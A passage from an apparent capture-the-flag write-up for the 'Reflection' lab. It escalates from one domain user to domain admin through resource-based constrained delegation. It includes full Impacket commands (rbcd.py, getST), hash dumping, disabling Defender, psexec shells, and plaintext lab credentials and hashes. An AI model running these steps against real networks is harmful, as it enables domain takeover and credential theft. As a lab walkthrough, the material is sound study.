
Gerogia.Price:DBl+5MPkpJg5id
We observed that this user had GenericAll permission on the WS01 host.

We knew that there was no machine quota available, but we had access to MS01. We were able to add that machine in WS01’s msDS-AllowedToActOnBehalfOfOtherIdentity property.
To achieve this, we needed to obtain the NThash of MS01. We used secretsdump to dump the machine account hash of MS01.

We edited the msDS-AllowedToActOnBehalfOfOtherIdentity property using rbcd.py from Impacket.
rbcd.py -action write -delegate-to "WS01$" -delegate-from "MS01$" -dc-ip 10.10.169.213 "Reflection/Georgia.Price:DBl+5MPkpJg5id"

After adding the property, we were able to impersonate the administrator ticket on WS01 using getST.py.
impacket-getST -spn 'cifs/WS01.reflection.vl' -impersonate Administrator -dc-ip 10.10.169.213 'Reflection/MS01$' -hashes ':97aba06a34bac078d0db8b28a1f0736f'

We exported the ticket to launch the attack directly from the Falcon itself.


We attempted to execute Psexec to obtain a shell on the WS01 host using the exported ticket. However, our payload was detected and blocked by Defender.
We used secretsdump to extract the hashes from the WS01 host and successfully dumped a clear-text password for the user Rhys.Garner.

`Rhys.Garner`:knh1gJ8Xmeq+uP
We used Impacket’s atexec tool to execute PowerShell commands on the WS01 host as an administrator and successfully disabled MS Defender.
We were then able to execute Psexec and obtain a shell on the WS01 host as NT AUTHORITY\SYSTEM. From there, we retrieved the Reflection-WS01_User flag from the desktop of the user.
After enumerating the BloodHound graph again, we discovered that the user DOM_RGARNER was a domain admin of the domain. This username closely resembled Rhys.Garner.

We used crackmapexec to test the credentials for the DC and confirmed that we had access as an administrator.

Finally, we were able to log in to the DC and retrieve the Reflection-DC01_Root flag.